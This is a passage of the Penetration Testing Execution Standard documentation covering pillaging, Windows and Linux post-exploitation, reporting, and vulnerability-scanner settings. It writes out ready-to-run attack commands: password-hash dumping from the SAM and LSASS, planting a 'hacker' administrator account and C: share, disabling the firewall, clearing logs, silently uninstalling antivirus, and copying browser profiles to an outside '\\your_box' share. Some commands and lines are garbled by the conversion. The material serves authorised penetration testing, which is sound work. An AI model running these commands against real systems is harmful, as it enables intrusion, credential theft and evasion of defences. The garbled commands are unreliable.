<Contribution Needed>

<Contribution Needed>

- Network Level

170 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

- Application Level

<Contribution Needed>

- Mapping connectivity in/out of every segment

- Lateral connectivity

<Contribution Needed>

9.4.7 Pillaging

<Contribution Needed>

Video Cameras

<Contribution Needed>

Data Exfiltration

<Contribution Needed>

- identify web servers

- identify ftp servers

- DNS and ICMP tunnels

- VoIP channels

- Physical channels (printing, garbage disposal, courier)

- Fax (on multifunction printers)

Locating Shares

<Contribution Needed>

Audio Capture

<Contribution Needed>

- VoIP

- Microphone

High Value Files

<Contribution Needed>

9.4. Exploitation 171

The Penetration Testing Execution Standard Documentation, Release 1.1

Database Enumeration

<Contribution Needed>

- Checking for PPI

- card data
 - passwords/user accounts
- Wifi
- <Contribution Needed>
- Steal wifi keys
 - Add new Wifi entries with higher preference then setup AP to force connection
 - Check ESSIDs to identify places visited
- Source Code Repos
- <Contribution Needed>
- SVN
 - CVS
 - MS Sourcesafe
 - WebDAV
- Git
- Git is a distributed version control system (DVCS) and the meta directory (.git) contains all the necessary information to re-create the state of the repository at any given point in time.
- Git is often used to deploy web applications and the .git meta directory is sometimes available to pillage.
- Identify the repo
- One quick way to find the repo is to look for the file <http://example.com/.git/HEAD> and see if it contains a match to
- ^{^ref: refs/ W3AF (<http://w3af.sourceforge.net/>)} contains a discovery plugin named findGit.py that will assist in finding git repositories of web targets.
- Note: the .git directory is not always present in the root, but sometimes in sub directories depending on how a part of the application is deployed. Something like <http://example.com/blog/.git/>
- Cloning the repo
- git clone <http://example.com/>
- If an error like this is the result of the clone attempt then you have to resort to pillaging in different ways as the repo is not easily cloneable.
- fatal: <http://example.com/info/refs> not found: did you run git update-server-info on the server?
- 172 Chapter 9. PTES Technical Guidelines
- The Penetration Testing Execution Standard Documentation, Release 1.1
- Check for directory browsing
- If directory browsing is open for <http://example.com/.git/objects> then wget can be used to download the repo and then re-construct it.
- Example:
- ```
wget -m --no-parent http://example.com/.git
cd example.com
git reset --hard
```
- Other useful data
- If both of these scenarios fail to get you the contents of the git repo there is still other information that may be of value.
- These files with predictable file names can contain very useful information and are detailed below.
- .git/index
- "The index is a binary file (generally kept in .git/index) containing a sorted list of path names, each with permissions and the SHA1 of a blob object; git ls-files can show you the contents of the index:" ([http://book.gitscm.com/7\\_the\\_git\\_index.html](http://book.gitscm.com/7_the_git_index.html))
1. Platform details (.php, .cgi, etc)

2. Files that may contain configuration details (that are not rendered)  
3. .old  
4. .new  
5. .bak  
6. .tar.gz  
7. .txt  
8. Database dumps .sql

```
mkdir example.com
cd example.com
mkdir .git
wget get http://example.com/.git/index -O .git/index
```

git init .  
git ls-files

- .git/config  
Contains repo locations, usernames / email addresses, possibly other targets one could attack.
- .git/logs/HEAD  
Contains commit messages if any editing and committing has been done on the server.
- .git/hooks/\*  
There are a number of files in the hooks directory that may contain sensitive information depending on the environment.

Identify custom apps  
<Contribution Needed>

#### 9.4. Exploitation 173

The Penetration Testing Execution Standard Documentation, Release 1.1

Backups  
<Contribution Needed>

- Locally stored backup files
- Central backup server
- Remote backup solutions
- Tape storage

9.4.8 Business impact attacks  
<Contribution Needed>

- What makes the biz money
- Steal It

9.4.9 Further penetration into infrastructure  
<Contribution Needed>

- Botnets

Pivoting inside

- Linux Commands

–Show users that have used ssh to connect to this host. grep publickey /var/log/secure\* | awk '{print \$9"\t"\$11"\t"\$NF}' | sort -u

```
user1 ::ffff:10.0.0.1 ssh2 user2 ::ffff:10.0.0.2 ssh2 user3 ::ffff:10.0.0.3 ssh2
```

–Show users that have used sudo. grep sudo /var/log/secure\* | awk -F: '{print \$4}' | sort -u

```
user1 root user2 user4
```

–Show users with active cron use. cat /var/log/cron\* | awk '\$6 !~ /Updated/ {print \$6}' | tr -d :math:“ | sort -u

```
root user5 user1 user2
```

–Look at a users password settings. passwd -S user

1. passwd -S appuser  
Password locked.  
1. passwd -S root  
Password set, MD5 crypt.  
1. passwd -S bin

Alternate authentication scheme in use.

```
-Users that have connected and from where. for i in $(ls /var/log/wtmp*);do last -adf ${i}|awk '$1 !~ /wtmp/ {print $1,$NF}'|sort -u; done
user1 testhost.example.com root testhost2.example.com user2 proghost.example.com
174 Chapter 9. PTES Technical Guidelines
The Penetration Testing Execution Standard Documentation, Release 1.1
-Who is logged in right now and from where. $ who -Hu NAME LINE TIME IDLE PID COMMENT user1
pts/0 Jun
2 10:39 . 28001 (testhost.example.com)
-Pull IPv4 hosts from /etc/hosts, drop commented entries and localhost. egrep -v "^[\t]*#|^[\t]*$|localhost" /etc/hosts
10.0.0.1 testhost.example.com testhost 10.0.0.2 testhost2.example.com testhost2 10.0.0.3
testhost3.example.com
testhost3
-Pull commented IPv4 hosts from /etc/hosts egrep "^[\t]*#[\t]*([0-9]{1,3}\.){3}[0-9]{1,3}" /etc/hosts
1. 10.0.0.4 testhost4.example.com testhost4
-Pull IPv6 hosts from /etc/hosts egrep "(([xdigit:]{0,4})\.:?{1}){0,7}\.:?{1}([xdigit:]{0,4})?" /etc/hosts
1 loopback localhost # loopback (lo0) name/address 1FFF ipv6test.example.com ipv6test
-Pull hostnames from known_hosts files for any user home you have access to read. for i in $(awk -F:
'{print $6}'
/etc/passwd|sort -u); do awk '{print $1}' ${i}/.ssh/known_hosts 2> /dev/null;done|tr ',' '\n'|sort -u
testhost testhost3
testhost4 ipv6test proghost
>Show private keys and if they are encrypted for i in $(grep "PRIVATE" *|egrep -v "END"|awk -F: '{print
$1}'); do
print ${i};grep ENCRYPTED ${i};echo;done id_dsa
id_dsa Proc-Type: 4,ENCRYPTED
id_rsa32k Proc-Type: 4,ENCRYPTED
id_rsa512
id_rsa512p Proc-Type: 4,ENCRYPTED
-Look at the public keys and pull their type. Numerical types are SSH protocol 1. for i in $(ls *.pub);do
print ${i};awk
'{print $1}' ${i};echo;done id_dsa.pub ssh-dss
id_dsa.pub ssh-dss
id_rsa16k.pub ssh-rsa
id_rsadef.pub ssh-rsa
identity2048.pub 2048
identity768p.pub 768
identity864.pub 864
• Windows Commands
• Token Stealing and Reuse
• Password Cracking
• Wifi connections to other devices
• Password Reuse
• Keyloggers
• User enumeration
• From Windows DC or from individual machines
• Linux passwd file
• MSSQL Windows Auth users
9.4. Exploitation 175
The Penetration Testing Execution Standard Documentation, Release 1.1
History and Logs
```

command use  
date Display date and time  
df Display disk free space  
iostat Kernel I/O statistics  
netstat Network status and throughput  
lsof List of open files  
ps Process information  
top Display and update sorted process information  
who Display who is on the system Check ssh known hosts file Log files to see who connects to the server Linux  
.bash\_history and other shell history files syslog  
MySQL  
• MySQL History  
• syslog  
Windows  
• Event Logs  
• Recent opened files  
• Browsers  
• Favorites  
• stored passwords  
• stored cookies  
• browsing history  
• browser cache files  
• syslog  
Cleanup  
<Contribution Needed>  
• Ensure documented steps of exploitation  
• Ensure proper cleanup  
• Remove Test Data  
• Leave no trace  
• Proper archiving and encryption of evidence to be handed back to customer  
• Restore database from backup where necessary

9.4.10 Persistence  
<Contribution Needed>

1. Autostart Malware

176 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1

2. Reverse Connections
3. Rootkits
  - User Mode
  - Kernel Based
4. C&C medium (http, dns, tcp, icmp)
5. Backdoors
6. Implants
7. VPN with credentials

9.5 Post Exploitation  
Post-exploitation activities are those that are conducted once a system has been compromised. These activities vary based upon the type of operating system. They can range from running simple "whoami" to enumerating local accounts.

9.5.1 Windows Post Exploitation  
Blind Files  
(Things to pull when all you can do is to blindly read) LFI/Directory traversal(s). Files that will have the

same name  
across networks / Windows domains / systems.

{| ! align="left" | File ! Expected Contents / Description |- |%SYSTEMDRIVE%\boot.ini | A file that can be counted on to be on virtually every windows host. Helps with confirmation that a read is happening. |- |%WINDIR%\win.ini | This is another file to look for if boot.ini isn't there or coming back, which is sometimes the case. |- |%SYSTEMROOT%\repair\SAM  
%SYSTEMROOT%\System32\config\RegBack\SAM | It stores users' passwords in a hashed format (in LM hash and NTLM hash). |- |%SYSTEMROOT%\repair\system  
%SYSTEMROOT%\System32\config\RegBack\system | |}

Non Interactive Command Execution

9.5. Post Exploitation 177

The Penetration Testing Execution Standard Documentation, Release 1.1

System

Command Expected Output or Description

Lists your current user. Not present in all versions of Windows; however shall be present in Windows NT 6.0-6.1.

whoami /all Lists current user, sid, groups current user is a member of and their sids as well as current privilege level.

set Shows all current environmental variables. Specific ones to look for are USERDOMAIN, USERNAME, USERPROFILE, HOMEPATH, LOGONSERVER, COMPUTERNAME, APPDATA, and ALLUSERPROFILE.

fsutil fsinfo drives Must be an administrator to run this, but it lists the current drives on the system.

<nowiki>reg query HKLM /s /d /f  
"C:\\* \*.exe" | find /I "C:\" |  
find /V """"</nowiki>

Locates insecurely registered executables within the system registry on Windows 7.

Networking (ipconfig, netstat, net)

<http://www.securityaegis.com/ntsd-backdoor/>

Configs

align=left" | Command Expected Output or Description

gpresult /z Extremely verbose output of GPO (Group policy) settings as applied to the current system and user

sc qc  
sc query  
sc queryex  
type  
%WINDIR%\System32\drivers\etc\hosts  
Print the contents of the Windows hosts file

dir %PROGRAMFILES% Prints a directory listing of the Program Files directory.

echo %COMSPEC% Usually going to be cmd.exe in the Windows directory, but it's good to know for sure.

178 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Finding Important Files

Files To Pull (if possible)

Remote System Access

align=left" | Command Description / Reason

net share \\\computername

tasklist /V /S computername

```

qwinsta /SERVER:computername
qprocess /SERVER:computername *
net use \\computername This maps IPC$ which does not show up as a drive but
allows you to access the remote system as the current
user. This is less helpful as most commands will automatically
make this connection if needed
net use \\computername
/user:DOMAIN\username password
Using the IPC$ mount use a user name and password
allows you to access commands that do not usually ask
for a username and password as a different user in the
context of the remote system.
This is useful when you've gotten credentials from
somewhere and wish to use them but do not have an active
token on a machine you have a session on.
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f
Enable remote desktop.
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fAllowToGetHelp /t
REG_DWORD /d 1 /f
Enable remote assistance
"net time \computername "
Shows the time of target computer)
"dir \computernameshare_or_admin_share "
dir list a remote directory
tasklist /V /S computername Lists tasks w/users running those tasks on a remote system.
This will remove any IPC$ connection after it is
done so if you are using another user, you need to reinitiate
the IPC$ mount
Auto-Start Directories
"ver " Returns kernel version - like uname on *nix)
{| ! align=left" |Version !Location |- |Windows NT 6.1, 6.0 |%SystemDrive%\ProgramData\Microsoft
\Windows\Start
Menu\Programs\Startup\ |- |Windows NT 5.2, 5.1, 5,0 |%SystemDrive%\Documents And Settings\All
Users\Start
Menu\Programs\StartUp\ |- |Windows 9x |%SystemDrive%\wmiOWS\Start Menu\Programs\StartUp\
|- |Windows NT
4.0, 3.51, 3.50 |%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\StartUp\ |}
9.5. Post Exploitation 179
The Penetration Testing Execution Standard Documentation, Release 1.1
Binary Planting
align=left" |Location /
File name
Reason / Description
msiexec.exe Idea taken from here: http://goo.gl/E3LTa - basically put evil binary named
msiexec.exe in Downloads directory and when a installer calles msiexec without
specifying path, you get code execution.
%SystemRoot%\SystemTa3k2e\nwfbroemm\stmuoxnfe\t:
http://blogs.iss.net/archive/papers/ibm-xforce-an-inside-look-at-stuxnet.pdf Look for
Print spooler vuln
• WMI

```

- wmic bios
- "wmic "
- wmic qfe get hotfixid
  - \* This gets patches IDs
- wmic startup
- wmic service
- "wmic process "
  - \* Get caption, executablepath, commandline
- wmic process call create "process\_name"
  - \* Executes a program
- wmic process where name="process\_name" call terminate
  - \* Terminates program
- wmic logicaldisk where drivetype=3 get name, freespace, systemname, filesystem, size, volumeserialnumber
  - \* Hard drive information
- wmic useraccount
  - \* Usernames, sid, and various security related goodies
- wmic useraccount get /ALL
- wmic share get /ALL
  - \* You can use ? for gets help
- wmic startup list full
  - \* This can be a huge list!!!
- wmic /node:"hostname" bios get serialnumber
  - \* This can be great for finding warranty info about target
- Reg Command exit
  - reg save HKLM\Security security.hive (Save security hive to a file)
  - reg save HKLM\System system.hive (Save system hive to a file)
  - reg save HKLM\SAM sam.hive (Save sam to a file)

## 180 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

- reg add [[\\TargetIPaddr\\](#)] [RegDomain][ \Key ]
- reg export [RegDomain][\Key] [FileName]
- reg import [FileName ]
- reg query [[\\TargetIPaddr\\](#)] [RegDomain]\[ Key ] /v [Valuename!] (you can to add /s for recurse all values )

## Deleting Logs

wvtutil el (list logs)

wvtutil cl <LogName> (Clear specific lowbadming)

del %WINDIR%\\*.log /a /s /q /f

Uninstalling Software "AntiVirus" (Non interactive)

"wmic product get name /value "(this gets software names)

"wmic product where name="XXX" call uninstall /nointeractive "(this uninstalls software)

## Other

pkgmgr usefull /iu :"Package"

"pkmgmgr usefull /iu :"TelnetServer" "(Install Telnet Service ...)"

"pkmgmgr /iu:"TelnetClient" "(Client )

"rundll32.exe user32.dll, LockWorkStation "(locks the screen -invasive-)"

wscript.exe <script js/vbs>

cscript.exe <script js/vbs/c#>

xcopy /C /S %appdata%\Mozilla\Firefox\Profiles\\*.sqlite

[\\your\\_box\\firefox\\_funstuff](#)

## Operating Specific

Win2k3

winpop stat domainname  
Vista/7  
winstat features  
wbadmin get status  
wbadmin get items  
gpresult /H gpols.htm<br> <code>bcdedit /export <filename>  
Vista SP1/7/2008/2008R2 (x86 & x64)  
Enable/Disable Windows features with Deployment Image Servicing and Management (DISM):  
9.5. Post Exploitation 181  
The Penetration Testing Execution Standard Documentation, Release 1.1

- Note\* Works well after bypassuac + getsystem (requires system privileges)
- Note2\* For Dism.exe to work on x64 systems, the long commands are necessary

To list features which can be enabled/disabled:

```
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online
/get-features
```

To enable a feature (TFTP client for example):

```
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online
/enable-feature /featurename:TFTP
```

To disable a feature (again TFTP client):

```
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online
/disable-feature /featurename:TFTP
```

Invasive or Altering Commands

These commands change things on the target and can lead to getting detected

align=left" | Command Reason / Description

net user hacker hacker /add Creates a new local (to the victim) user called 'hacker' with the password of 'hacker'

```
net localgroup administrators /add
hacker net localgroup administrators
hacker /add
```

Adds the new user 'hacker' to the local administrators group

```
net share nothing$=C:\
/grant:hacker,FULL /unlimited
```

Shares the C drive (you can specify any drive) out as a Windows share and grants the user 'hacker' full rights to access, or modify anything on that drive.

One thing to note is that in newer (will have to look up exactly when, I believe since XP SP2) windows versions, share permissions and file permissions are separated.

Since we added our selves as a local admin this isn't a problem but it is something to keep in mind

```
net user username /active:yes /domain Changes an inactive / disabled account to active. This can useful for re-enabling old domain admins to use, but still puts up a red flag if those accounts are being watched.
```

netsh firewall set opmode disable Disables the local windows firewall

netsh firewall set opmode enable Enables the local windows firewall. If rules are not in place for your connection, this could cause you to loose it.

Support Tools Binaries / Links / Usage

REMEMBER: DO NOT RUN BINARIES YOU HAVEN'T VETTED

182 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

align=left" | Description Link to download  
carrot.exe /im /ie /ff /gc /wlan /vnc  
/ps /np /mp /dialup /pwdump  
<http://h.ackack.net/carrot-exe.html>

PwDump7.exe > ntlm.txt [http://www.tarasco.org/security/pwdump\\_7/](http://www.tarasco.org/security/pwdump_7/) Invasively  
Dumps Windows NTLM hashes. Holds the credentials  
for all accounts.

Nircommands <http://www.nirsoft.net/utils/nircmd.html> A collection of  
small nifty features.

wce.exe [http://www.ampliasecurity.com/research/wce\\_v1\\_2.tgz](http://www.ampliasecurity.com/research/wce_v1_2.tgz)

Pull NTLM hashes from login sessions out of memory, adfind.exe -b  
ou=ActiveDirectory,dc=example,dc=com  
-f "objectClass=user" sn givenName  
samaccountname -nodn -adcsv >  
exported\_users.csv

<http://www.joeware.net/freetools/> Joeware tools have  
been used by admins for a while. This command will  
output the firstname, lastname and username of everyone  
in the AD domain example.com. Edit as needed.

Various tools

(e.g. [\\hackarmoury.com\tools\all\\_binaries\fgdump.exe](\\hackarmoury.com\tools\all_binaries\fgdump.exe))

Some examples of protocols in use:

<http://hackarmoury.com/tools>

<\\hackarmoury.com\tools>

<ftp://hackarmoury.com>

<svn://hackarmoury.com>

## 9.5.2 Obtaining Password Hashes in Windows

There are two general methods for obtaining the password hashes in Windows. One method is to inject code into the

LSASS (Local Security Authority Subsystem Service) process and the other is to extract the hashes from the SAM,

system, and security registry hives. Pwdump6, Fgdump, and the hashdump command in Meterpreter use the LSASS

injection method and Creddump extracts passwords from the SAM, system, and security hives. Once the hashes have

been extracted, you can crack the hashes to obtain the passwords or you can use the hashes in a pass the hash exploit.

### LSASS Injection

One of the pitfalls of using the LSASS injection method is the possibility of crashing the LSASS process, which will

reboot the machine. Another pitfall is tools like Pwdump and Fgdump are often stopped by AV tools.

### Pwdump6 and Fgdump

Pwdump6 and Fgdump are available at <http://www.foofus.net/~fizzig>. Fgdump implements a number of features that

Pwdump6 does not and is the preferred tool to use. Also, the user account must be an administrator on the target machine.

- To dump passwords on the local host with the credential of the current user use: fgdump
- To dump passwords on the local host with other credentials use: fgdump -h 127.0.0.1 -u adminuser
- To dump passwords on a remote host with specified credentials use: fgdump -h 192.168.0.1 -u adminuser -p password

## 9.5. Post Exploitation 183

The Penetration Testing Execution Standard Documentation, Release 1.1

## Hashdump in Meterpreter

From the meterpreter prompt run hashdump.

meterpreter > hashdump

Guest:501:\*\*\*\*\*NOPASSWORD\*\*\*\*\*:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:\*\*\*\*\*NOPASSWORD\*\*\*\*\*:ee96955033d6fa723cc2fccb7bec093d:::

## Extracting Passwords from Registry

You will need to copy the SAM, system, and security files from the target machine to your machine. The files are

located in C:\WINDOWS\system32\config and are typically inaccessible while the machine is running.

Fortunately,

you can get a copy of the files from the registry in HKEY\_LOCAL\_MACHINE and some times you can find them in

c:\WINDOWS\repair.

Copy from the Registry

reg save HKLM\SAM c:\sam.reg

reg save HKLM\SYSTEM c:\system.reg

reg save HKLM\SECURITY c:\security.reg

If you get an "Access Denied" error message when trying to save the SECURITY hive then try:

at 12:00 reg save HKLM\SECURITY c:\security.reg

You are using the at command to schedule the reg command so set the time appropriately.

## Extracting the Hashes

Creddump includes three python scripts designed to extract the local password hashes (pwdump.py), the cached credentials

(cachedump.py), and the LSA secrets (lsadump.py). To get the local password hashes use: pwdump.py system.reg sam.reg. To get the cached credentials use: cachedump.py system.reg security.reg.

## Extracting Passwords from Registry using Meterpreter

In Meterpreter use the command run post/windows/gather/hashdump to get the local hashes from the SAM database. To get the cached hashes you will need to download the cachedump.rb module from <http://lab.mediaservice.net/code/cachedump.rb> and put it into /modules/post/windows/gather. Then

you can run the

command run post/windows/gather/cachedump.

## 9.6 Reporting

<Contribution Needed>

### 184 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

#### 9.6.1 Executive-Level Reporting

<Contribution Needed>

1. Business Impact

2. Customization

3. Talking to the business

4. Affect bottom line

5. Strategic Roadmap

6. Maturity model

7. Appendix with terms for risk rating

#### 9.6.2 Technical Reporting

<Contribution Needed>

1. Identify systemic issues and technical root cause analysis

2. Maturity Model

3. Technical Findings

- Description

- Screen shots

- Ensure all PII is correctly redacted

- Request/Response captures

- PoC examples
  - Ensure PoC code provides benign validation of the flaw
4. Reproducible Results
- Test Cases
  - Fault triggers
5. Incident response and monitoring capabilities
- Intelligence gathering
  - Reverse IDS
  - Pentes Metrics
  - Vuln. Analysis
  - Exploitation
  - Post-exploitation
  - Residual effects (notifications to 3rd parties, internally, LE, etc...)

6. Common elements

- Methodology
- Objective(s)

9.6. Reporting 185

The Penetration Testing Execution Standard Documentation, Release 1.1

- Scope
- Summary of findings
- Appendix with terms for risk rating

9.6.3 Quantifying the risk

<Contribution Needed>

1. Evaluate incident frequency
  - probable event frequency
  - estimate threat capability (from 3 - threat modeling)
  - Estimate controls strength (6)
  - Compound vulnerability (5)
  - Level of skill required
  - Level of access required

2. Estimate loss magnitude per incident

- Primary loss
- Secondary loss
- Identify risk root cause analysis
- Root Cause is never a patch
- Identify Failed Processes

3. Derive Risk

- Threat
- Vulnerability
- Overlap

9.6.4 Deliverable

<Contribution Needed>

1. Preliminary results
2. Review of the report with the customer
3. Adjustments to the report
4. Final report
5. Versioning of Draft and Final Reports
6. Presentation
  - Technical
  - Management Level
7. Workshop / Training
  - Gap Analysis (skills/training)

## The Penetration Testing Execution Standard Documentation, Release 1.1

8. Exfiltrated evidence and any other raw (non-proprietary) data gathered.

### 9. Remediation Roadmap

- Triage
- Maturity Model
- Progression Roadmap
- Long-term Solutions
- Defining constraints

#### 9.7 Custom tools developed

In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have the correct

OpenVAS Global Settings. In order to do this you will need to connect to the OpenVAS Server and modify the Global

Settings. There are seven configuration tabs: General, Credentials, Target Selection, Access Rules, Prefs., and KB.

For our purposes, most of the default settings do not need to be modified.

### 9.8 General

The General tab is where we will set certain scan options. The actual settings have been defined as indicated below:

General Scan Options Section Setting

Port Range 1-65535

Consider unscanned ports as closed Unchecked

Checks to perform concurrently 4

Path to CGIs /cgi-bin:/scripts

Do a reverse lookup of the IP before testing it Unchecked

Safe checks Checked

Designate hosts by their MAC address Unchecked

Port Scanner Section Setting

ike-scan (NASL wrapper) Checked

Snmpwalk 'scanner' Checked

SYN Scan Checked

Exclude toplevel domain wildcard hosts Unchecked

portbunny (NASL wrapper) Unchecked

strobe (NASL wrapper) Unchecked

Scan for LaBrea tarpitected hosts Checked

amap (NASL wrapper) Unchecked

pncan (NASL wrapper) Unchecked

Netstat 'scanner' Unchecked

Simple TCP portscan in NASL Unchecked

OpenVAS TCP scanner Checked

Ping Host Checked

Nmap (NASL wrapper) Checked

#### 9.7. Custom tools developed 187

## The Penetration Testing Execution Standard Documentation, Release 1.1

### 9.9 Plugins

The Plugins tab, allows us to choose specific security checks by plugin family or individual checks that we want to

enable. The easiest way to set this is to select the "Enable All" button from the main Plugins tab, however this assumes

the Safe Checks is selected from the General Tab.

### 9.10 Credentials

The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during

scanning.

For our policy we will not edit any of the settings within this section. They are however documented to ensure completeness.

SMB Authorization Setting

SMB login Blank

SMB password Blank

SMB domain (optional) Blank

“SSH Authorization” Setting

Per-host SSH key Selection (localhost) Select SSH Login

Per-host SSH key Selection (Default) Select SSH Login

User per-target login information Unchecked

SSH login name sshovas

SSH password (unsafe!) Blank

SSH public key Blank

SSH private key Blank

SSH key passphrase Blank

### 9.11 Target Selection

The Target Selection tab, allows us to specify specific targets or to read them from a file. The main then to ensure that

is checked is the Perform a DNS zone transfer.

### 9.12 Access Rules

The Access Selection tab, allows us to view and manage the access rules for our scanner. These rules determine which

host you may scan. Note that there are three kinds of access rules:

Server rules, Serverside user rules, and Clientside user rules. Server rules are global to the server and will affect all

users that connect to this server. Serverside user rules are specific to a user and affect only this user, no matter from

which client he connects to this server. Finally, Clientside user rules are specific to the client. They will affect only

the scope in which they are defined.

### 9.13 Preferences

The Preferences tab allows for more granular control over scan settings. All items in this category should be left alone.

188 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

### 9.14 Knowledge Base

The configuration section for the Knowledge Base (KB) allows you to control the management of the server-side scan

results. Information retrieved by plugins is collected in a KB during a scan. This is done on a per-host basis, meaning

there is one KB for every host scanned. The default is to discard the KB once all plugins have finished, but under

certain circumstances it can be quite useful to tell the server to keep the KBs generated during the scan and use them

again at a later time.

In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have created a

policy called “Only Safe Checks.” In order to do this you will need to connect to the Nessus server UI, so that you can

create a custom policy by clicking on the “Policies” option on the bar at the top and then “+ Add” button on the right.

The “Add Policy” screen will be displayed as follows:

“Screenshot Here”

There are four configuration tabs: General, Credentials, Plugins, and Preferences. For our purposes, most of the default settings do not need to be modified.

#### 9.15 General

The General tab is where we will name and configure scan options related to our policy. There are six boxes of grouped options that control scanner behavior: Basic, Scan, Network Congestion, Port Scanners, Port Scan Options, and Performance.

Basic allows us to define the policy itself. The actual settings have been defined as indicated below:

Basic Section Setting

Name Only Safe Checks

Visibility Shared

Description Complete scans not including Denial of Service.

Scan Section Setting

Save Knowledge Base Checked

Safe Checks Checked

Silent Dependencies Checked

Log Scan Details to Server Unchecked

Stop Host Scan on Disconnect Unchecked

Avoid Sequential Scans Unchecked

Consider Unscanned Ports as Closed Unchecked

Designate Hosts by their DNS Name Unchecked

Network Section Setting

Reduce Parallel Connections on Congestion Unchecked

Use Kernel Congestion Detection (Linux Only) Unchecked

Port Scanners Section Setting

TCP Scan Checked

UDP Scan Unchecked

SYN Scan Unchecked

SNMP Scan Checked

Netstat SSH Scan Checked

Netstat WMI Scan Checked

Ping Host Unchecked

Continued on next page

#### 9.14. Knowledge Base 189

The Penetration Testing Execution Standard Documentation, Release 1.1

Table 9.4 – continued from previous page

Port Scan Options Section Setting

Port Scan Range 1-65535

Performance Section Setting

Max Checks Per Host (Windows) 5

Max Checks Per Host (Linux) 50-75

Max Hosts Per Scan 5

Network Receive Timeout (seconds) 5

Max Simultaneous TCP Sessions Per Host Unlimited

Max Simultaneous TCP Sessions Per Scan Unlimited

#### 9.16 Credentials

The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during scanning.

For our policy we will not edit any of the settings within this section. They are however documented to

ensure completeness.

Windows credentials Setting

SMB account Blank

SMB password Blank

SMB domain (optional) Blank

SMB password type Password

Additional SMB account (1) Blank

Additional SMB password (1) Blank

Additional SMB domain (optional)(1) Blank

Additional SMB account (2) Blank

Additional SMB password (2) Blank

Additional SMB domain (optional)(2) Blank

Additional SMB account (3) Blank

Additional SMB password (3) Blank

Additional SMB domain (optional)(3) Blank

Never send SMB credentials in clear text Checked

Only use NTLMv2 Unchecked

“SSH Settings” Setting

SSH user name root

SSH password (unsafe!) Blank

SSH public key to use Blank

SSH private key to use Blank

Passphrase for SSH key Blank

Elevate privileges with Nothing

su login Blank

Escalation password Blank

SSH known hosts file Blank

Preferred SSH port 22

Client version OpenSSH\_5.0

Kerberos configuration Settings

Kerberos Key Distribution Center (KDC) Blank

Continued on next page

190 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Table 9.5 – continued from previous page

Kerberos KDC Port 88

Kerberos KDC Transport UDP

Kerberos Realm (SSH only) Blank

Cleartext protocols settings Settings

User name Blank

Password (unsafe!) Blank

Try to perform patch level checks over telnet Unchecked

Try to perform patch level checks over rsh Unchecked

Try to perform patch level checks over rexec Unchecked

9.17 Plugins

The Plugins tab, allows us to choose specific security checks by plugin family or individual checks that we want to enable. The easiest way to set this is to select the “Enable All” button from the main Plugins tab, however this assumes the Safe Checks is selected from the General Tab.

9.18 Preferences

The Preferences tab allows for more granular control over scan settings. All items in this category should

be. The  
actual settings have been defined as indicated below:

Cisco IOS Compliance Checks Setting

Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
"Database Compliance Checks " Setting

Policy file #1 Blank  
Policy file #2 Blank  
Policy file #3 Blank  
Policy file #4 Blank  
Policy file #5 Blank  
"Database Settings " Setting

Login Blank  
Password Blank  
DB Type Oracle  
Database SID Blank  
Database port to use Blank  
Oracle auth type NORMAL  
SQL Server auth type Windows  
Do not scan fragile devices Setting  
Scan Network Printers Unchecked  
Continued on next page

9.17. Plugins 191

The Penetration Testing Execution Standard Documentation, Release 1.1

Table 9.6 – continued from previous page

Scan Novell Netware hosts Unchecked  
Global variable settings Setting  
Probe services on every port Checked  
Do not log in with user accounts not specified in the policy  
Unchecked  
Enable CGI scanning Checked  
Network type Mixed (use RFC 1918)  
Enable experimental scripts Unchecked  
Thorough tests (slow) Unchecked  
Report verbosity Normal  
Report paranoia Normal  
HTTP User-Agent Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)  
SSL certificate to use Blank  
SSL CA to trust Blank  
SSL key to use Blank  
SSL password for SSL key Blank  
HTTP cookies import Settings  
Cookies file Blank  
HTTP login page Settings  
Login page /  
Login form Blank  
Login form fields user=%USER%&password=%PASS%  
Login form method POST

Re-authenticate delay (seconds) Blank  
Check authentication on page Blank  
Follow 30x redirections (# of levels) 2  
Authenticated regex Blank  
Invert test (disconnected if regex matches) Unchecked  
Match regex on HTTP headers Unchecked  
Case insensitive regex Unchecked  
ICCP/COTP TSAP Addressing Settings  
Start COTP TSAP 8  
Stop COTP TSAP 8  
Login configurations Settings  
HTTP account Blank  
HTTP password (sent in clear) Blank  
NNTP account Blank  
NNTP password (sent in clear) Blank  
FTP account Anonymous  
FTP password (sent in clear)  
FTP writeable directory /incoming  
POP2 account Blank  
Continued on next page  
192 Chapter 9. PTES Technical Guidelines  
The Penetration Testing Execution Standard Documentation, Release 1.1  
Table 9.6 – continued from previous page  
POP2 password (sent in clear) Blank  
POP3 account Blank  
POP3 password (sent in clear) Blank  
IMAP account Blank  
IMAP password (sent in clear) Blank  
Modbus/TCP Coil Access Settings  
Start reg 0  
End reg 16  
Nessus SYN scanner Settings  
Firewall detection Automatic (normal)  
Nessus TCP scanner Settings  
Firewall detection Automatic (normal)  
News Server (NNTP) Information Disclosure Settings  
From address Nessus <listme@listme.dsbl.org>  
Test group name regex f[a-z]\.tests?  
Max crosspost 7  
Local distribution Checked  
No archive Unchecked  
